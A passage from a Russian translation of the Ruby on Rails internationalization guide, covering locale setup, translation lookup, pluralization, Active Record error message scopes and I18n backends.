load_path # Анонсировать ваши пользовательские файлы с переводом
locale    # Получить и установить текущую локаль
default_locale # Получить и установить локаль по умолчанию
exception_handler # Использовать иной exception_handler
backend    # Использовать иной бэкенд
```

Итак, давайте интернационализуем простое приложение на Rails с самого начала, в следующих главах!

Настройка приложения на Rails для интернационализации

Лишь несколько шагов отделяют вас от получения и запуска поддержки I18n в вашем приложении.

Конфигурирование модуля I18n

Следуя философии примата *соглашений над конфигурацией*, Rails настроит ваше приложение приемлемыми значениями по умолчанию. Если вам необходимы иные настройки, можете просто переписать их.

Rails автоматически добавляет все файлы .rb и .yml из директории config/locales к вашему **пути загрузки переводов**.

Локаль по умолчанию en.yml в этой директории содержит образец строки перевода:

```
en:
  hello: "Hello world"
```

Это означает, что в локале :en, ключ *hello* связан со строкой “Hello world”. Каждая строка в Rails интернационализируется подобным образом, *смотрите, к примеру, валидационные сообщения Active Record в файле [activerecord/lib/active_record/locale/en.yml](#) или форматы времени и даты в файле [activesupport/lib/activesupport/locale/en.yml](#):
“[http://github.com/rails/rails/blob/master/activesupport/lib/activesupport/locale/en.yml](#)”*. Для хранения переводов в бэкенде по умолчанию (просто) можете использовать YAML или стандартные хэши Ruby.

Библиотека I18n будет использовать **английский** как **локаль по умолчанию**, т.е., если не хотите установить иную локаль, при поиске переводов будет использоваться :en.

В библиотеке i18n принят **прагматичный подход** к ключам локали (после [некоторых обсуждений](#)), включающий только часть *локаль* (“язык”), наподобие :en, :pl, но не часть *регион*, подобно :en-US или :en-GB, как традиционно используется для разделения “языков” и “региональных настроек”, или “диалектов”. Многие международные приложения используют только элемент “язык” локали, такой как :cs, :th или :es (для Чехии, Тайланда и Испании). Однако, также имеются региональные различия внутри языковой группы, которые могут быть важными. Например, в локали :en-US как символ валюты будет \$, а в :en-GB будет £. Ничто не остановит вас от разделения региональных и других настроек следующим образом: предоставляете полную локаль “English – United Kingdom” в словаре :en-GB. Различные [плагины Rails I18n](#), такие как [Globalize2](#) помогут это осуществить.

Путь загрузки переводов (I18n.load_path) — это всего лишь Ruby-массив путей к вашим файлам перевода, которые будут загружены автоматически и будут доступны в вашем приложении. Так что можете подобрать такую схему директорий и именования файлов, которая вам подходит.

Бэкенд лениво загрузит эти переводы, когда ищет перевод в первый раз. Это дает возможность переключить бэкенд на что-то иное даже после того, как переводы были объявлены.

В файлах application.rb по умолчанию есть инструкция, как добавлять локали из другой директории, и как настраивать другую локаль по умолчанию. Просто раскомментируйте и отредактируйте определенные строки.

```
# The default locale is :en and all translations from config/locales/*.rb,yml are auto loaded.
# config.i18n.load_path += Dir[Rails.root.join('my', 'locales', '*.rb,yml').to_s]
# config.i18n.default_locale = :de
```

Опционально: Произвольная настройка конфигурации I18n

Для полноты картины, давайте отметим, что если не хочется по каким-то причинам использовать application.rb, также всегда можно все настроить вручную.

Чтобы сообщить библиотеке I18n, где она может найти ваши произвольные файлы перевода, можете определить путь загрузки где угодно в вашем приложении — просто убедитесь, что это будет выполнено до того, как какие-либо переводы будут фактически искаться. Таким же образом можно изменить локаль по умолчанию. Самым простым будет поместить следующее в инициализатор:

```
# in config/initializers/locale.rb

# говорим библиотеке I18n, где искать наши переводы
I18n.load_path += Dir[Rails.root.join('lib', 'locale', '*.rb,yml')]

# устанавливаем локаль по умолчанию на что-либо другое, чем :en
I18n.default_locale = :pt
```

Назначение и передача локали

Если хотите перевести свое приложение на Rails на **один язык, отличный от английского** (локали по умолчанию), можете настроить I18n.default_locale на свою локаль в application.rb или инициализаторе, как показано выше, и это будет сохранено во всех запросах.

Однако, вы можете захотеть **предоставить поддержку для нескольких локалей** в своем приложении. В этом случае нужно установить и передать локаль между запросами.

Вы можете попытаться хранить выбранную локаль в *сессии* или в *куки*. **Не делайте так**. Локаль должна быть понятной и являться частью URL. Таким образом вы не разрушите основные допущения людей о вебе: если посылаете URL некоторой страницы подруге, она увидит ту же страницу, то же содержимое. Может быть несколько исключений из этого правила, которые мы обсудим ниже.

Назначающая часть проста. Можно назначить локаль в before_filter в ApplicationController, как тут:

```
before_filter :set_locale

def set_locale
  I18n.locale = params[:locale] || I18n.default_locale
end
```

Это требует, чтобы вы передали локаль как параметр запроса URL, как в `http://example.com/books?locale=pt`. (Это, к примеру, подход Гугла.) Таким образом, `http://localhost:3000?locale=pt` загрузит португальскую локализацию, в то время как `http://localhost:3000?locale=de` загрузит немецкую локализацию, и так далее. Можете опустить следующий раздел и перейти к разделу **Интернационализация вашего приложения**, если хотите все пробовать с помощью ручной замены локали в URL и перезагрузки страницы.

Конечно, вы не хотите вручную включать локаль в каждом URL своего приложения, или хотите, чтобы URL выглядел по-разному, т.е. `http://example.com/pt/books` против `http://example.com/en/books`. Давайте обсудим различные опции, которые у нас есть.

Назначение локали из имени домена

Одним из вариантов, которым можно установить локаль, является доменное имя, на котором запущено ваше приложение. Например, мы хотим, чтобы `www.example.com` загружал английскую локаль (по умолчанию), а `www.example.es` загружал испанскую локаль. Таким образом, *доменное имя верхнего уровня* используется для установки локали. В этом есть несколько преимуществ:

- Локаль является *явной* частью URL.
- Люди интуитивно понимают, на каком языке будет отражено содержимое.
- Это очень просто реализовать в Rails.
- Поисковые движки любят, когда содержимое на различных языках живет на отдельных, взаимосвязанных доменах.

Это осуществляется так в ApplicationController:

```
before_filter :set_locale

def set_locale
  I18n.locale = extract_locale_from_tld || I18n.default_locale
end

# Получаем локаль из домена верхнего уровня или возвращаем nil, если такая локаль недоступна
# Вам следует поместить что-то наподобие этого:
# 127.0.0.1 application.com
# 127.0.0.1 application.it
# 127.0.0.1 application.pl
# в ваш файл /etc/hosts, чтобы попробовать это локально
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  I18n.available_locales.include?(parsed_locale.to_sym) ? parsed_locale : nil
end
```

Также можно назначить локаль из *поддомена* похожим образом:

```
# Получаем код локали из поддомена запроса (подобно http://it.application.local:3000)
# Следует поместить что-то вроде:
# 127.0.0.1 gr.application.local
# в ваш файл /etc/hosts, чтобы попробовать это локально
def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  I18n.available_locales.include?(parsed_locale.to_sym) ? parsed_locale : nil
end
```

Если ваше приложение включает меню переключения локали, вам следует иметь что-то вроде этого в нем:

```
link_to("Deutsch", "#{APP_CONFIG[:deutsch_website_url]}#{request.env['REQUEST_URI']}")
```

предполагая, что вы установили `APP_CONFIG[:deutsch_website_url]` в некоторое значение, наподобие `http://www.application.de`.

У этого решения есть вышеупомянутые преимущества, однако возможно, что вам нельзя или вы не хотите предоставить разные локализации (“языковые версии”) на разные доменах. Наиболее очевидным решением является включить код локали в параметры URL (или пути запроса).

Назначение локали из параметров URL

Наиболее обычным способом назначения (и передачи) локали будет включение ее в параметры URL, как мы делали в `I18n.locale = params[:locale]` в *before_filter* в первом примере. В этом случае нам нужны URL, такие как `www.example.com/books?locale=ja` или `www.example.com/ja/books`.

В этом подходе есть почти тот же набор преимуществ, как и в назначении локали из имени домена, а именно то, что это RESTful и соответствует остальной части Всемирной паутины. Хотя внедрение этого потребует немного больше работы.

Получение локали из `params` и соответственное назначение ее не сложно: включаете ее в каждый URL, и таким образом **передаете ее через запросы**. Конечно, включение явной опции в каждый URL (т.е. `link_to(books_url(locale => I18n.locale))`) было бы утомительно и, вероятно, невозможно.

Rails содержит инфраструктуру для “централизации динамических решений об URL” в его [ApplicationController#default_url_options](#), что полезно в этом сценарии: он позволяет нам назначить “defaults” для `url_for+`

":<http://api.rubyonrails.org/classes/ActionController/Base.html#M000503> и методов хелпера, основанных на нем (с помощью применения/переопределения этого метода).

Затем мы можем включить что-то наподобие этого в наш ApplicationController:

```
# app/controllers/application_controller.rb
def default_url_options(options={})
  logger.debug "default_url_options is passed options: #{options.inspect}\n"
  { :locale => I18n.locale }
end
```

Каждый метод хелпера, зависящий от `url_for` (т.е. хелперы для именованных маршрутов, такие как `root_path` или `root_url`, ресурсные маршруты, такие как `books_path` или `books_url` и т.д.) теперь будут **автоматически включать локаль в строку запроса**, как тут: `http://localhost:3001/?locale=ja`.

Это может быть достаточным. Хотя и влияет на читаемость URL, когда локаль “висит” в конце каждого URL вашего приложения. Более того, с точки зрения архитектуры, локаль иерархически выше остальных частей домена приложения, и URL должен отражать это.

Вы, возможно, захотите, чтобы URL выглядел так: `www.example.com/en/books` (который загружает английскую локаль) и `www.example.com/nl/books` (который загружает голландскую локаль). Это достижимо с помощью такой же стратегии, как и с `default_url_options` выше: нужно настроить свои маршруты с помощью опции [path_prefix](#) следующим образом:

```
# config/routes.rb
scope "(:locale)" do
  resources :books
end
```

Теперь, когда вы вызовете метод `books_path`, то получите `"/en/books"` (для локали по умолчанию). URL подобный `http://localhost:3001/nl/books` загрузит голландскую локаль, и затем, последующий вызов `books_path` возвратит `"/nl/books"` (поскольку локаль изменилась).

Если не хотите принудительно использовать локаль в своих маршрутах, можете использовать опциональную область пути (заключенную в скобки), как здесь:

```
# config/routes.rb
scope "(:locale)", :locale => /en|nl/ do
  resources :books
end
```

С таким подходом вы не получите Routing Error при доступе к своим ресурсам как `http://localhost:3001/books` без локали. Это полезно, когда хочется использовать локаль по умолчанию, если она не определена.

Конечно, нужно специально позаботиться о корневом URL (это обычно “домашняя страница” или “лицевая панель”) вашего приложения. URL, такой как `http://localhost:3001/nl` не заработает автоматически, так как объявление `root :to => "books#index"` в вашем `routes.rb` не принимает локаль во внимание. (И правильно делает: может быть только один “корневой” URL.)

Вам, вероятно, потребуется связать URL так:

```
# config/routes.rb
match '(:locale)' => 'dashboard#index'
```

Особенно побеспокойтесь относительно **порядка ваших маршрутов**, чтобы одно объявление маршрутов не “съело” другое. (Вы, возможно, захотите добавить его непосредственно перед объявлением `root :to`.)

У этого решения есть один довольно большой **недостаток**. Благодаря применению `"default_url_options"`, вам нужно указывать опцию `:id явно`, как тут: `link_to 'Show', book_url(:id => book)`, не зависимо от магии Rails в таком коде `link_to 'Show', book`. Если это будет проблемой, обратите внимание на два плагина, упрощающих работу с маршрутами в этом случае: Sven Fuchs's [routing_filter](#) и Raul Murciano's [translate_routes](#) `routes/tree/master`. Также посмотрите страницу [How to encode the current locale in the URL](#) in the Rails i18n Wiki.

Указание локали из информации, предоставленной клиентом

В отдельных случаях имеет смысл назначить локаль на основе информации, полученной от клиента, т.е. не из URL. Эта информация может исходить, например, от предпочитаемого пользователем языка (установленного в его браузере), может быть основана на географическом положении пользователя на основе его IP, или пользователи могут предоставить ее, просто указав локаль в своем интерфейсе приложения и сохранив ее в своем профиле. Этот подход более подходит для основанных на веб-приложений или сервисов, а не для веб-сайтов – смотрите врезку о сессиях, куки и архитектуре RESTful, указанную выше.

Использование Accept-Language

Одним из источников информации о клиенте является HTTP заголовок Accept-Language. Люди могут [настроить его в своем браузере](#) или другом клиенте (таким как `curl`).

Обычной реализацией использования заголовка Accept-Language будет следующее:

```
def set_locale
  logger.debug "** Accept-Language: #{request.env['HTTP_ACCEPT_LANGUAGE']}"
  I18n.locale = extract_locale_from_accept_language_header
  logger.debug "** Locale set to '#{I18n.locale}'"
end
private
def extract_locale_from_accept_language_header
```

```
request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
end
```

Конечно, в рабочей среде нужен более надежный код, можете использовать плагин, такой как [Iain Hecker's http_accept_language](#) или даже промежуточное приложение Rack, такое как [Ryan Tomayko's locale](#).

Использование базы данных GeoIP (или подобной)

Другим способом выбора локали по клиентской информации может быть использование базы данных для связывания IP клиента с регионом, такой как [GeoIP Lite Country](#). Механизм кода будет очень похож на код выше — нужно запросить у базы данных пользовательский IP, и найти предпочитаемую локаль для возвращенных страны/региона/города.

Профиль пользователя

Можно также предоставить пользователям приложения возможность назначать (или менять) локаль в интерфейсе приложения. И снова, механизм этого подхода очень похож на код выше — вы, возможно, позволите пользователю выбрать локаль из списка и сохраните ее в его профиле в базе данных. Затем вы установите локаль в это значение.

Интернационализация вашего приложения

Хорошо! Вы уже инициализировали поддержку I18n в своем приложении на Ruby on Rails, и сообщили ему, какую локаль использовать, и как ее сохранять между запросами. С этого момента мы готовы к действительно интересным вещам.

Давайте *интернационализируем* наше приложение, т.е. абстрагируем каждую специфичную к локали часть, а затем *локализуем* его, т.е. предоставим необходимые переводы для этих абстракций:

Скорее всего у вас есть что-то подобное в одном из ваших приложений:

```
# config/routes.rb
Yourapp::Application.routes.draw do
  root :to => "home#index"
end

# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Hello Flash"
  end
end

# app/views/home/index.html.erb
<h1>Hello World</h1>
<p><%= flash[:notice] %></p>
```



Добавление переводов

Очевидно, что у нас есть **две строки, локализованные на английском**. Чтобы интернационализировать этот код, **замените эти строки** вызовами хелпера Rails `#t` с имеющим смысл для перевода ключом:

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:hello_flash)
  end
end

# app/views/home/index.html.erb
<h1><%= t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```

Теперь при рендере вьюхи будет показано сообщение об ошибке, сообщающее, что отсутствуют переводы для ключей `:hello_world` и `:hello_flash`.



Rails добавляет метод хелпера `t (translate)` во вьюхи, так что вам не нужно впечатывать `I18n.t` каждый раз. Дополнительно этот хелпер ловит отсутствующие переводы и оборачивает результирующее сообщение об ошибке в ``.

Давайте добавим отсутствующие переводы в файлы словарей (т.е. выполним часть “локализация”):


```
# config/locales/en.yml
en:
  hello_world: Hello world!
  hello_flash: Hello flash!

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  hello_flash: Ahoy Flash
```

Продолжим. Так как мы не сменили `default_locale`, I18n будет использовать английский. Теперь ваше приложение покажет:



А когда вы измените URL, чтобы передать пиратскую локаль (`http://localhost:3000/?locale=pirate`), то получите:



Нужно перезагрузить сервер после того, как вы добавили новые файлы локали.

Для хранения переводов в SimpleStore можно использовать файлы YAML (.yml) или чистого Ruby (.rb). YAML является наиболее предпочитаемым вариантом среди разработчиков Rails. Однако у него есть один большой недостаток. YAML очень чувствителен к пробелам и спецсимволам, поэтому приложение может неправильно загрузить ваш словарь. Файлы Ruby уронят ваше приложение при первом же обращении, поэтому вам будет просто найти, что в них неправильно. (Если возникают “странности” со словарями YAML, попробуйте поместить соответствующие части словаря в файл Ruby.)

Передача переменных в переводы

Можно использовать переменные в переводимых сообщениях, и передавать их значения из вьюхи.

```
# app/views/home/index.html.erb
<%=t 'greet_username', :user => "Bill", :message => "Goodbye" %>

# config/locales/en.yml
en:
  greet_username: "%{message}, %{user}!"
```

Добавление форматов даты/времени

Хорошо! Теперь давайте добавим временную метку во вьюху, чтобы продемонстрировать особенности **локализации даты/времени**. Чтобы локализовать формат даты, нужно передать объект `Time` в I18n.l, или (лучше) использовать хелпер Rails `l`. Формат можно выбрать передав опцию `:format` – по умолчанию используется формат `:default`.

```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```



```
<p><%= 1 Time.now, :format => :short %></p>
```

И в нашем файле переводов на пиратский давайте добавим формат времени (в Rails уже есть формат по умолчанию для английского):

```
# config/locales/pirate.yml
pirate:
  time:
    formats:
      short: "arrrround %H'ish"
```

Что даст вам:



Сейчас вам, возможно, захочется добавить больше форматов для того, чтобы бэкенд I18n работал как нужно (как минимум для локали "pirate"). Конечно, есть большая вероятность, что кто-то еще выполнил всю работу по **переводу значений по умолчанию Rails для вашей локали**. Смотрите в [репозитории rails-i18n на Github](#) архив с различными файлами локали. Когда вы поместите такой файл(ы) в директорию config/locales/, они автоматически станут готовыми для использования.

Локализованные вьюхи

Rails 2.3 представил другую удобную особенность локализации: локализованные вьюхи (шаблоны). Скажем, у вас в приложении есть *BooksController*. Экшн *index* рендерит содержимое в шаблоне *app/views/books/index.html.erb*. Когда вы помещаете *локализованный вариант* этого шаблона: ***index.es.html.erb*** в ту же директорию, Rails будет рендерить содержимое в этот шаблон, когда локаль будет установлена как *:es*. Когда будет установлена локаль по умолчанию, будет использована обычная вьюха *index.html.erb*. (Будущие версии Rails, возможно, перенесут эту возможность *автоматической* локализации на файлы в *public*, и т.д.)

Можете использовать эту особенность, например, при работе с большим количеством статичного содержимого, который было бы неудобно вложить в словари YAML или Ruby. Хотя имейте в виду, что любое изменение, которое вы в дальнейшем сделаете в шаблоне, должно быть распространено на все локали.

Организация файлов локали

При использовании дефолтного SimpleStore вместе с библиотекой i18n, словари хранятся в текстовых файлах на диске. Помещение переводов ко всем частям приложения в один файл на локаль будет трудным для управления. Можно хранить эти файлы в иерархии, которая будет для вас понятной.

К примеру, ваша директория config/locales может выглядеть так:

```
| -defaults
| ---es.rb
| ---en.rb
| -models
| ---book
| ----es.rb
| ----en.rb
| -views
| ---defaults
| ----es.rb
| ----en.rb
| ---books
| ----es.rb
| ----en.rb
| ---users
| ----es.rb
| ----en.rb
| ---navigation
| ----es.rb
| ----en.rb
```

Таким образом можно разделить модель и имена атрибутов модели от текста внутри вьюх, и все это от "defaults" (т.е. форматов даты и времени). Другие хранилища для библиотеки i18n могут предоставить другие средства подобного разделения.

Механизм загрузки локали по умолчанию в Rails не загружает файлы локали во вложенных словарях, как тут. Поэтому, чтобы это заработало, нужно явно указать Rails смотреть глубже:

```
# config/application.rb
config.i18n.load_path += Dir[Rails.root.join('config', 'locales', '**', '*.rb,*.yml')]
```

Обратите внимание на [Rails i18n Wiki](#), там есть перечень инструментов для управления переводами.

Обзор особенностей I18n API

Теперь у вас есть хорошее понимание об использовании библиотеки `i18n`, знания всех необходимых аспектов интернационализации простого приложения на Rails. В следующих частях мы раскроем особенности более детально.

Раскроем особенности такие, как:

- поиск переводов
- интерполяция данных в переводы
- множественное число у переводов
- использование HTML-безопасных переводов
- локализация дат, номеров, валют и т.п.

Поиск переводов

Основы поиска, области имен и вложенных ключей

Переводы ищутся по ключам, которые могут быть как символами, так и строками, поэтому следующие вызовы эквивалентны:

```
I18n.t :message
I18n.t 'message'
```

Метод `translate` также принимает опцию `:scope`, которая содержит один или более дополнительных ключей, которые будут использованы для определения “пространства” или области имен для ключа перевода:

```
I18n.t :record_invalid, :scope => [:activerecord, :errors, :messages]
```

Тут будет искаться сообщение `:record_invalid` в сообщениях об ошибке Active Record.

Кроме того, и ключ, и область имен могут быть определены как ключи с точкой в качестве разделителя, как в:

```
I18n.translate "activerecord.errors.messages.record_invalid"
```

Таким образом, следующие вызовы эквивалентны:

```
I18n.t 'activerecord.errors.messages.record_invalid'
I18n.t 'errors.messages.record_invalid', :scope => :active_record
I18n.t :record_invalid, :scope => 'activerecord.errors.messages'
I18n.t :record_invalid, :scope => [:activerecord, :errors, :messages]
```

Значения по умолчанию

Когда задана опция `:default`, будет возвращено ее значение в случае, если отсутствует перевод:

```
I18n.t :missing, :default => 'Not here'
# => 'Not here'
```

Если значение `:default` является символом, оно будет использовано как ключ и будет переведено. Может быть представлено несколько значений по умолчанию. Будет возвращено первое, которое даст результат.

Т.е., следующее попытается перевести ключ `:missing`, затем ключ `:also_missing`. Если они оба не дадут результат, будет возвращена строка “Not here”:

```
I18n.t :missing, :default => [:also_missing, 'Not here']
# => 'Not here'
```

Массовый поиск и поиск в пространстве имен

Чтобы найти несколько переводов за раз, может быть передан массив ключей:

```
I18n.t [:odd, :even], :scope => 'activerecord.errors.messages'
# => ["must be odd", "must be even"]
```

Также, ключ может перевести хэш (потенциально вложенный) сгруппированных переводов. Т.е. следующее получит все сообщения об ошибке Active Record как хэш:

```
I18n.t 'activerecord.errors.messages'
# => { :inclusion => "is not included in the list", :exclusion => ... }
```

“Ленивый” поиск

Rails реализует удобный способ поиска локали внутри *views*. Когда имеется следующий словарь:

```
es:
  books:
    index:
      title: "Título"
```

можно найти значение `books.index.title` в шаблоне `app/views/books/index.html.erb` таким образом (обратите внимание на точку):

```
<%= t '.title' %>
```

Интерполяция

Во многих случаях хочется абстрагировать свои переводы так, чтобы **переменные могли быть интерполированы в переводы**. В связи с этим, API I18n предоставляет особенность интерполяции.

Все опции, кроме `:default` и `:scope`, которые передаются в `#translate`, будут интерполированы в перевод:

```
I18n.backend.store_translations :en, :thanks => 'Thanks %{name}!'
I18n.translate :thanks, :name => 'Jeremy'
# => 'Thanks Jeremy!'
```

Если перевод использует `:default` или `:scope` как интерполяционную переменную, будет вызвано исключение `I18n::ReservedInterpolationKey`. Если перевод ожидает интерполяционную переменную, но она не была передана в `#translate`, вызовется исключение `I18n::MissingInterpolationArgument`.

Множественное число

В английском только одна форма единственного числа, и одна множественного для заданной строки, т.е. “1 message” и “2 messages”. В других языках ([русском](#), [арабском](#), [японском](#) и многих других) имеются различные правила грамматики, имеющие дополнительные или отсутствующие [формы множественного числа](#). Таким образом, API I18n предоставляет гибкую возможность множественных форм.

У переменной интерполяции `:count` есть специальная роль в том, что она интерполируется для перевода, и используется для подбора множественного числа для перевода в соответствии с правилами множественного числа, определенными в CLDR:

```
I18n.backend.store_translations :en, :inbox => {
  :one => '1 message',
  :other => '%{count} messages'
}
I18n.translate :inbox, :count => 2
# => '2 messages'
```

Алгоритм для образования множественного числа в `:en` прост:

```
entry[count == 1 ? 0 : 1]
```

Т.е., перевод помеченный как `:one`, рассматривается как единственное число, все другое как множественное (включая ноль).

Если поиск по ключу не возвратит хэш, подходящий для образования множественного числа, вызовется исключение `I18n::InvalidPluralizationData`.

Настройка и передача локали

Локаль может быть либо установленной псевдо-глобально в `I18n.locale` (когда используется `Thread.current`, например `Time.zone`), либо быть переданной опцией в `#translate` и `#localize`.

Если локаль не была передана, используется `I18n.locale`:

```
I18n.locale = :de
I18n.t :foo
I18n.l Time.now
```

Явно переданная локаль:

```
I18n.t :foo, :locale => :de
I18n.l Time.now, :locale => :de
```

Умолчанием для `I18n.locale` является `I18n.default_locale`, для которой по умолчанию установлено `:en`. Локаль по умолчанию может быть установлена так:

```
I18n.default_locale = :de
```

Использование HTML-безопасных переводов

Ключи с суффиксом `‘_html’` и ключами с именем `‘html’` помечаются как HTML-безопасные. Их можно использовать во вьюхах без экранирования.

```
# config/locales/en.yml
en:
  welcome: <b>welcome!</b>
  hello_html: <b>hello!</b>
  title:
    html: <b>title!</b>

# app/views/home/index.html.erb
<div><%= t('welcome') %></div>
<div><%= raw t('welcome') %></div>
<div><%= t('hello_html') %></div>
<div><%= t('title.html') %></div>
```



Как хранить свои переводы

Простой бэкенд, поставляющийся вместе с Active Support, позволяет хранить переводы как в формате чистого Ruby, так и в YAML. (Другие бэкенды могут позволить или требовать использование иных форматов, например GetText позволяет использовать формат GetText.)

Например, представляющий перевод хэш Ruby выглядит так:

```
{
  :pt => {
    :foo => {
      :bar => "baz"
    }
  }
}
```

Эквивалентный файл YAML выглядит так:

```
pt:
  foo:
    bar: baz
```

Как видите, в обоих случаях ключ верхнего уровня является локалью. :foo — это ключ пространства имен, а :bar — это ключ для перевода “baz”.

Вот “реальный” пример из YAML файла перевода Active Support en.yml:

```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

Таким образом, все из нижеследующих эквивалентов возвратит короткий (:short) формат даты "%B %d":

```
I18n.t 'date.formats.short'
I18n.t 'formats.short', :scope => :date
I18n.t :short, :scope => 'date.formats'
I18n.t :short, :scope => [:date, :formats]
```

Как правило мы рекомендуем использовать YAML как формат хранения переводов. Хотя имеются случаи, когда хочется хранить лямбда-функции Ruby как часть данных локали, например, для специальных форматов дат.

Переводы для моделей Active Record

Можете использовать методы Model.human_name и Model.human_attribute_name(attribute) для прозрачного поиска переводов для ваших моделей и имен атрибутов.

Например, когда добавляем следующие переводы:

```
en:
  activerecord:
    models:
      user: Dude
    attributes:
      user:
        login: "Handle"
    # will translate User attribute "login" as "Handle"
```

Тогда User.human_name возвратит “Dude”, а User.human_attribute_name("login") возвратит “Handle”.

Пространства имен сообщений об ошибке

Сообщение об ошибке валидации Active Record также может быть легко переведено. Active Record предоставляет ряд пространств имен, куда можно поместить ваши переводы для передачи различных сообщений и переводы для определенных моделей, атрибутов и/или валидаций. Также учитывается одиночное наследование таблицы (single table inheritance).

Это дает довольно мощное средство для гибкой настройки ваших сообщений в соответствии с потребностями приложения.

Рассмотрим модель User с валидацией validates_presence_of для атрибута name, подобную следующей:

```
class User < ActiveRecord::Base
```

```

    validates :name, :presence => true
  end

```

Ключом для сообщения об ошибке в этом случае будет `:blank`. Active Record будет искать этот ключ в пространствах имен:

```

activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
errors.attributes.[attribute_name]
errors.messages

```

Таким образом, в нашем примере он будет перебирать следующие ключи в указанном порядке и возвратит первый полученный результат:

```

activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank

```

Когда ваши модели дополнительно используют наследование, тогда сообщения ищутся в цепочке наследования.

Например, у вас может быть модель Admin, унаследованная от User:

```

class Admin < User
  validates :name, :presence => true
end

```

Тогда Active Record будет искать сообщения в этом порядке:

```

activerecord.errors.models.admin.attributes.name.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank

```

Таким образом можно предоставить специальные переводы для различных сообщений об ошибке в различных местах цепочки наследования моделей и в атрибутах, моделях и пространствах имен по умолчанию.

Интерполяция сообщения об ошибке

Переведенное имя модели, переведенное имя атрибута и значение всегда доступны для интерполяции.

Так, к примеру, вместо сообщения об ошибке по умолчанию "can not be blank" можете использовать имя атрибута как тут: "Please fill in your %{attribute}"/>.

- Где это возможно, count может быть использован для множественного числа, если оно существует:

валидация	с опцией	сообщение	интерполяция
confirmation	—	:confirmation	-
acceptance	—	:accepted	-
presence	—	:blank	-
length	:within, :in	:too_short	count
length	:within, :in	:too_long	count
length	:is	:wrong_length	count
length	:minimum	:too_short	count
length	:maximum	:too_long	count
uniqueness	—	:taken	-
format	—	:invalid	-
inclusion	—	:inclusion	-
exclusion	—	:exclusion	-
associated	—	:invalid	-
numericality	—	:not_a_number	-
numericality	:greater_than	:greater_than	count
numericality	:greater_than_or_equal_to	:greater_than_or_equal_to	count
numericality	:equal_to	:equal_to	count
numericality	:less_than	:less_than	count
numericality	:less_than_or_equal_to	:less_than_or_equal_to	count
numericality	:odd	:odd	-
numericality	:even	:even	-

Переводы для хелпера Active Record error_messages_for

Если используете хелпер Active Record error_messages_for, то, возможно, захотите добавить для него переводы.

Rails поставляется со следующими переводами:

```

en:
  activerecord:
    errors:
      template:
        header:
          one: "1 error prohibited this %{model} from being saved"
          other: "%{count} errors prohibited this %{model} from being saved"
        body: "There were problems with the following fields:"

```

Обзор других встроенных методов, предоставляющих поддержку I18n

Rails использует фиксированные строки и другие локализации, такие как формат строки и другая информация о формате, в ряде хелперов. Вот краткий обзор.

Методы хелпера Action View

- `distance_of_time_in_words` переводит и образует множественное число своего результата и интерполирует число секунд, минут, часов и т.д. Смотрите переводы [datetime.distance_in_words](#).
- `datetime_select` и `select_month` используют переведенные имена месяцев для заполнения результирующего `tera select`. Смотрите переводы в [date.month_names](#). `datetime_select` также ищет опцию `order` из [date.order](#) (если вы передали эту опцию явно). Все хелперы выбора даты переводят `prompt`, используя переводы в пространстве имен [datetime.prompts](#), если применимы.
- Хелперы `number_to_currency`, `number_with_precision`, `number_to_percentage`, `number_with_delimiter` и `number_to_human_size` используют настройки формата чисел в пространстве имен [number](#).

Методы Active Model

- `human_name` и `human_attribute_name` используют переводы для имен модели и имен атрибутов, если они доступны в пространстве имен [activerecord.models](#). Они также предоставляют переводы для имен унаследованного класса (т.е. для использования вместе с STI), как уже объяснялось выше в “Области сообщения об ошибке”.
- `ActiveModel::Errors#generate_message` (который используется валидациями Active Model, но также может быть использован вручную) использует `human_name` и `human_attribute_name` (смотрите выше). Он также переводит сообщение об ошибке и поддерживает переводы для имен унаследованного класса, как уже объяснялось выше в “Пространства имен сообщений об ошибке”.
- `ActiveModel::Errors#full_messages` добавляет имя атрибута к сообщению об ошибке, используя разделитель, который берется из [errors.format](#) (и по умолчанию равен “%{attribute} %{message}”).

Методы Active Support

- `Array#to_sentence` использует настройки формата, которые заданы в пространстве имен [support.array](#).

Настройка I18n

Использование различных бэкендов

По некоторым причинам простой бэкенд, поставляющийся с Active Support, осуществляет только “простейшие вещи, в которых возможна работа” *Ruby on Rails* (или, цитируя Википедию, Интернационализация это процесс разработки программного обеспечения таким образом, что оно может быть адаптировано к различным языкам и регионам без существенных инженерных изменений. Локализация это процесс адаптации программы для отдельного региона или языка с помощью добавления специфичных для локали компонентов и перевод текстов), что означает то, что гарантируется работа для английского и, как побочный эффект, для схожих с английским языков. А также, простой бэкенд способен только читать переводы, а не динамически хранить их в каком-либо формате.

Впрочем, это не означает, что вы связаны этими ограничениями. Гем Ruby I18n позволяет с легкостью заменить простой бэкенд на что-то иное, более предпочтительное для ваших нужд. К примеру можно заменить его на бэкенд Globalize’s Static:

```
I18n.backend = Globalize::Backend::Static.new
```

Также можно использовать бэкенд Chain для связывания различных бэкендов вместе. Это полезно при использовании стандартных переводов с помощью простого бэкенда, но хранении переводов приложения в базе данных или других бэкендах. Например, можно использовать бэкенд Active Record и вернуться к простому бэкенду (по умолчанию):

```
I18n.backend = I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new, I18n.backend)
```

Использование различных обработчиков исключений

